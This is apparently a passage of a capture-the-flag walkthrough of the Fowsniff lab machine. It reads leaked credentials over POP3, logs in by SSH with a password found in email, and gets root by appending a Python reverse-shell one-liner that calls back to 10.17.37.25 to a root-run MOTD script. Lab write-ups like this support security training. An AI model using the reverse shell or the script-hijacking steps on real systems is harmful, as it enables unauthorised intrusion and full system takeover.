
```
┌──(hemu㉿hemu)-[~/Downloads/fowsniff]
└─$ nc 10.10.101.109 110
+OK Welcome to the Fowsniff Corporate Mail Server!

-ERR Unknown command.
user seina
+OK
pass scoobydoo2
+OK Logged in.
list
+OK 2 messages:
1 1622
2 1280
.
retr 1
```

I retrieved the 1st message and find that it contains the password to connect through SSH.



```
┌──(hemu㉿hemu)-[~/Downloads/fowsniff]
└─$ nc 10.10.101.109 110
+OK Welcome to the Fowsniff Corporate Mail Server!

-ERR Unknown command.
user seina
+OK
pass scoobydoo2
+OK Logged in.
list
+OK 2 messages:
1 1622
2 1280
.
retr 1
+OK 1622 octets
Return-Path: <stone@fowsniff>
X-Original-To: seina@fowsniff
Delivered-To: seina@fowsniff
Received: by fowsniff (Postfix, from userid 1000)
        id 0FA3916A; Tue, 13 Mar 2018 14:51:07 -0400 (EDT)
To: baksteen@fowsniff, mauer@fowsniff, mursten@fowsniff,
    mustikka@fowsniff, parede@fowsniff, sciana@fowsniff, seina@fowsniff,
    tegel@fowsniff
Subject: URGENT! Security EVENT!
Message-Id: <20180313185107.0FA3916A@fowsniff>
Date: Tue, 13 Mar 2018 14:51:07 -0400 (EDT)
From: stone@fowsniff (stone)

Dear All,

A few days ago, a malicious actor was able to gain entry to
our internal email systems. The attacker was able to exploit
incorrectly filtered escape characters within our SQL database
to access our login credentials. Both the SQL and authentication
system used legacy methods that had not been updated in some time.

We have been instructed to perform a complete internal system
overhaul. While the main systems are "in the shop," we have
moved to this isolated, temporary server that has minimal
functionality.

This server is capable of sending and receiving emails, but only
locally. That means you can only send emails to other users, not
to the world wide web. You can, however, access this system via
the SSH protocol.

The temporary password for SSH is "S1ck3nBluff+secureshell"
```

I retrieved the second message and find a message that hints that use the username "baksteen".




```
.
retr 2
+OK 1280 octets
Return-Path: <baksteen@fowsniff>
X-Original-To: seina@fowsniff
Delivered-To: seina@fowsniff
Received: by fowsniff (Postfix, from userid 1004)
        id 101CA1AC2; Tue, 13 Mar 2018 14:54:05 -0400 (EDT)
To: seina@fowsniff
Subject: You missed out!
Message-Id: <20180313185405.101CA1AC2@fowsniff>
Date: Tue, 13 Mar 2018 14:54:05 -0400 (EDT)
From: baksteen@fowsniff

Devin,

You should have seen the brass lay into AJ today!
We are going to be talking about this one for a looooong time hahaha.
Who knew the regional manager had been in the navy? She was swearing like a sailor!

I don't know what kind of pneumonia or something you brought back with
you from your camping trip, but I think I'm coming down with it myself.
How long have you been gone - a week?
Next time you're going to get sick and miss the managerial blowout of the century,
at least keep it to yourself!

I'm going to head home early and eat some chicken soup.
I think I just got an email from Stone, too, but it's probably just some
"Let me explain the tone of my meeting with management" face-saving mail.
I'll read it when I get back.

Feel better,

Skyler

PS: Make sure you change your email password.
AJ had been telling us to do that right before Captain Profanity showed up.
.
```

I used the credentials "baksteen:S1ck3nBluff+secureshell" to login through SSH.

Step 4: Privilege Escalation


From our low-privileged user shell we can enumerate the system further. Our user does not have any *sudo* privileges and we cannot access any of the other users home directories.

Running the *groups* command we find this user belongs to a group called "users", which has the permissions to run a file named "*cube.sh*".


Debian 11.x 64-bit - VMware Workstation 17 Player (Non-commercial use only)
Player
1
2
3
4
baksteen@fowsniff: ~
File
Actions
Edit
View
Help

```
                            _____                       _  __  __
      :sdddddddddddddddy+  |  ___|____      _____ _ __ (_)/ _|/ _|
   :yNMMMMMMMMMMMMMNmhsso  | |_ / _ \ \ /\ / / __| '_ \| | |_| |_
.sdmmmmmNmmmmmmmNdyssssso  |  _| (_) \ V  V /\__ \ | | | |  _|  _|
-:      y.      dssssssso  |_|  \___/ \_/\_/ |___/_| |_|_|_| |_|
-:      y.      dssssssso                ____
-:      y.      dssssssso               / ___|___  _ __ _ __
-:      y.      dssssssso              | |   / _ \| '__| '_ \
-:      o.      dssssssso              | |__| (_) | |  | |_) |  _
-:      o.      yssssssso               \____\___/|_|  | .__/  (_)
-:    .+mddddddmyyyyyhy:                              |_|
-: -odMMMMMMMMMMmhhdy/.
.ohdddddddddddddho:                  Delivering Solutions


   ****  Welcome to the Fowsniff Corporate Server! ****

              ---------- NOTICE: ----------

 * Due to the recent security breach, we are running on a very minimal system.
 * Contact AJ Stone -IMMEDIATELY- about changing your email and SSH passwords.


Last login: Thu Mar 21 14:23:49 2024 from 10.17.37.25
baksteen@fowsniff:~$ pwd
/home/baksteen
baksteen@fowsniff:~$ ls
Maildir  term.txt
baksteen@fowsniff:~$ cat term.txt
I wonder if the person who coined the term "One Hit Wonder"
came up with another other phrases.
baksteen@fowsniff:~$ users
baksteen
baksteen@fowsniff:~$ groups
users baksteen
baksteen@fowsniff:~$ find / -group users -type f 2>/dev/null
/opt/cube/cube.sh
/home/baksteen/.cache/motd.legal-displayed
/home/baksteen/Maildir/dovecot-uidvalidity
/home/baksteen/Maildir/dovecot.index.log
/home/baksteen/Maildir/new/1520967067.V801I23764M196461.fowsniff
/home/baksteen/Maildir/dovecot-uidlist
/home/baksteen/Maildir/dovecot-uidvalidity.5aa21fac
/home/baksteen/.viminfo
/home/baksteen/.bash_history
/home/baksteen/.lesshsQ
/home/baksteen/.bash_logout
/home/baksteen/term.txt
/home/baksteen/.profile
/home/baksteen/.bashrc
```

Running this script we find this looks exactly like the banner that is displayed when logging in via SSH



Debian 11.x 64-bit - VMware Workstation 17 Player (Non-commercial use only)
Player
File Actions Edit View Help

```
┌──(hemu㉿hemu)-[~]
└─$ ssh baksteen@10.10.149.233
baksteen@10.10.149.233's password:

      :sdddddddddddddddy+
   :yNMMMMMMMMMMMMMNmhsso
.sdmmmmNmmmmmmmNdyssssso
-:      y.      dssssssso
-:      y.      dssssssso
-:      y.      dssssssso
-:      y.      dssssssso
-:      o.      dssssssso
-:      o.      yssssssso
-:    .+mddddddmyyyyyhy:
-: -odMMMMMMMMMMmhhdy/.
.ohdddddddddddddho:                Delivering Solutions


   ****  Welcome to the Fowsniff Corporate Server! ****

              ---------- NOTICE: ----------

 * Due to the recent security breach, we are running on a very minimal system.
 * Contact AJ Stone -IMMEDIATELY- about changing your email and SSH passwords.


Last login: Thu Mar 21 14:32:59 2024 from 10.17.37.25
baksteen@fowsniff:~$ /opt/cube/cube.sh

      :sdddddddddddddddy+
   :yNMMMMMMMMMMMMMNmhsso
.sdmmmmNmmmmmmmNdyssssso
-:      y.      dssssssso
-:      y.      dssssssso
-:      y.      dssssssso
-:      y.      dssssssso
-:      o.      dssssssso
-:      o.      yssssssso
-:    .+mddddddmyyyyyhy:
-: -odMMMMMMMMMMmhhdy/.
.ohdddddddddddddho:                Delivering Solutions

baksteen@fowsniff:~$ 
```

Taking a look in the */etc/update-motd.d* folder and the *00-header* file shows that the */opt/cube/cube.sh* file is run when a user connects to the machine using SSH (and that it will run as the *root* user).

We can edit the *cube.sh* file to include a python reverse shell that will trigger once our user logs in via SSH.


We open the file with vim and add python reverse shell one-liner in the file.


Debian 11.x 64-bit - VMware Workstation 17 Player (Non-commercial use only)
Player
baksteen@fowsniff: /opt/cube
File Actions Edit View Help

```
  GNU nano 2.5.3                          File: cube.sh

printf "

      :sdddddddddddddddy+
   :yNMMMMMMMMMMMMMNmhsso
.sdmmmmNmmmmmmmNdyssssso
-:      y.      dssssssso
-:      y.      dssssssso
-:      y.      dssssssso
-:      y.      dssssssso
-:      o.      dssssssso
-:      o.      yssssssso
-:    .+mddddddmyyyyyhy:
-: -odMMMMMMMMMMmhhdy/.
.ohdddddddddddddho:                Delivering Solutions\n\n"

python3 -c 'import socket,subprocess,os;s=socket.socket(socket.AF_INET,socket.SOCK_STREAM);s.connect(("10.17.37.25",1234));os.dup2(s.fileno(),0); os.dup2(s.fileno(),1); os.dup2(s.fileno(),2);p=subprocess.call(["/bin/sh","-i"]);'
```

Exit our SSH session and set up a listener on our local machine.

When we open a separate terminal and log in via SSH we should now get a reverse shell as the *root* user within our listener - from here we can simply change to the *root* directory and grab the flag.



Debian 11.x 64-bit - VMware Workstation 17 Player (Non-commercial use only)
Player
1 2 3 4
File Actions Edit View Help

```
┌──(hemu㉿hemu)-[~/Downloads/fowsniff]
└─$ nc -lnvp 1234
listening on [any] 1234 ...
connect to [10.17.37.25] from (UNKNOWN) [10.10.149.233] 35120
/bin/sh: 0: can't access tty; job control turned off
# pwd
/
# cd root
# pwd
/root
# ls
Maildir
flag.txt
# cat flag.txt
   ___                        _        _      _   _             _ 
  / __|___ _ _  __ _ _ _ __ _| |_ _  _| |__ _| |_(_)___ _ _  __| |
 | (__/ _ \ ' \/ _` | '_/ _` |  _| || | / _` |  _| / _ \ ' \(_-<_|
  \___\___/_||_\__, |_| \__,_|\__|\_,_|_\__,_|\__|_\___/_||_/__(_)
               |___/

 (_)
  ├──────────────
  |&&&&&&&&&&&&&&|
  |    R O O T   |
  |    F L A G   |
  |&&&&&&&&&&&&&&|
  ├──────────────
  |
  |
  |
  |
  |
  |
  |
 ───

Nice work!

This CTF was built with love in every byte by @berzerk0 on Twitter.

Special thanks to psf, @nbulischeck and the whole Fofao Team.

# 
```

RESULT:

VAPT has successfully done on the given machine.